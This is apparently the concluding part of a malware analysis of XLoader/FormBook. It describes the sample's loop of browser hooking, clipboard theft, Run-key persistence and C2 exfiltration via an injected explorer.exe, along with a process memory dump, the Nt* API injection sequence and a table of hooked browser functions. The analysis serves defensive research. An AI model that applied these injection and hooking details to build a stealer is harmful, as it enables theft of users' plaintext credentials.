
- It sets inline hooks in targeted processes for stealing plaintext data from the parameters of the functions
- The data stolen from victim processes is saved in a shared memory between 3 processes
 - ❖ Victim Process
 - ❖ Stage3 Malware
 - ❖ Explorer
- The xloader is stuck in a loop here
- On every loop, it does the following:
 - ❖ Enumerates all running processes
 - ❖ Set inline hooks in targeted processes if found (by injecting code)
 - ❖ Steal clipboard data
 - ❖ Tries to create a file in program files
 - ❖ Adds registry in RunKeys
 - ❖ Send a POST & GET request on one of the resolved c2 servers through **explorer.exe**. It has an injected payload in explorer.exe that it uses for exfiltrating stolen data.

msedge.exe (6072) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles GPU Commer






Hide free regions

Base address	Type	Size	Protect...	Use
0x73bb1fb000	Private: Commit	12 kB	RW+G	Stack (thread 6128)
0x73bb9fb000	Private: Commit	12 kB	RW+G	Stack (thread 228)
0x73bc1fb000	Private: Commit	12 kB	RW+G	Stack (thread 7780)
0x73bc9f4000	Private: Commit	12 kB	RW+G	Stack (thread 8316)
0x73bd1fa000	Private: Commit	12 kB	RW+G	Stack (thread 1356)
0x73bd9f8000	Private: Commit	12 kB	RW+G	Stack (thread 8712)
0x73be1fb000	Private: Commit	12 kB	RW+G	Stack (thread 2552)
0x73be9fb000	Private: Commit	12 kB	RW+G	Stack (thread 5396)
0x73bf1f6000	Private: Commit	12 kB	RW+G	Stack (thread 8840)
0x73bf9fb000	Private: Commit	12 kB	RW+G	Stack (thread 3068)
0x73c01f9000	Private: Commit	12 kB	RW+G	Stack (thread 1900)
0x73c09fb000	Private: Commit	12 kB	RW+G	Stack (thread 936)
0x73c11f5000	Private: Commit	12 kB	RW+G	Stack (thread 692)
0x73c21fa000	Private: Commit	12 kB	RW+G	Stack (thread 1552)
0x7ffb8e1c4000	Private: Commit	236 kB	RWX	
0x7ffb8e204000	Private: Commit	236 kB	RWX	
0x7ffb8e244000	Private: Commit	236 kB	RWX	
0x1b2c9287000	Private: Commit	4 kB	RX	
0x7ff674fd1000	Image: Commit	2,564 kB	RX	C:\Program Files (x86)\Microsoft\Ed...
0x7ff6752fa000	Image: Commit	8 kB	RX	C:\Program Files (x86)\Microsoft\Ed...
0x7ff6752fd000	Image: Commit	4 kB	RX	C:\Program Files (x86)\Microsoft\Ed...



1. NtOpenProcess(), NtCreateSection(), NtMapViewOfSection()
2. NtOpenThread(), NtSuspendThread(), NtGetThreadContext(), NtSetThreadContext(), NtResumeThread()
3. NtProtectVirtualMemory()
4. ret instruction to saved *CONTEXT.Eip*

Web-browsers targeted functions

DLL	Function	Browser	Pre-encryption
secur32.dll	EncryptMessage		Yes
wininet.dll	HttpSendRequestA HttpSendRequestW InternetQueryOptionW		Yes
nspr4.dll	PR_Write		Yes
nss3.dll	PR_Write		Yes
ws2_32.dll	WSASend		No

References:

- <https://www.fortinet.com/blog/threat-research/deep-analysis-formbook-new-variant-delivered-phishing-campaign-part-ii>
- <https://www.zscaler.com/blogs/security-research/technical-analysis-xloader-s-code-obfuscation-version-4-3>
- <https://www.zscaler.com/blogs/security-research/analysis-xloader-s-c2-network-encryption>
- <https://www.botconf.eu/botconf-presentation-or-article/in-depth-formbook-malware-analysis/>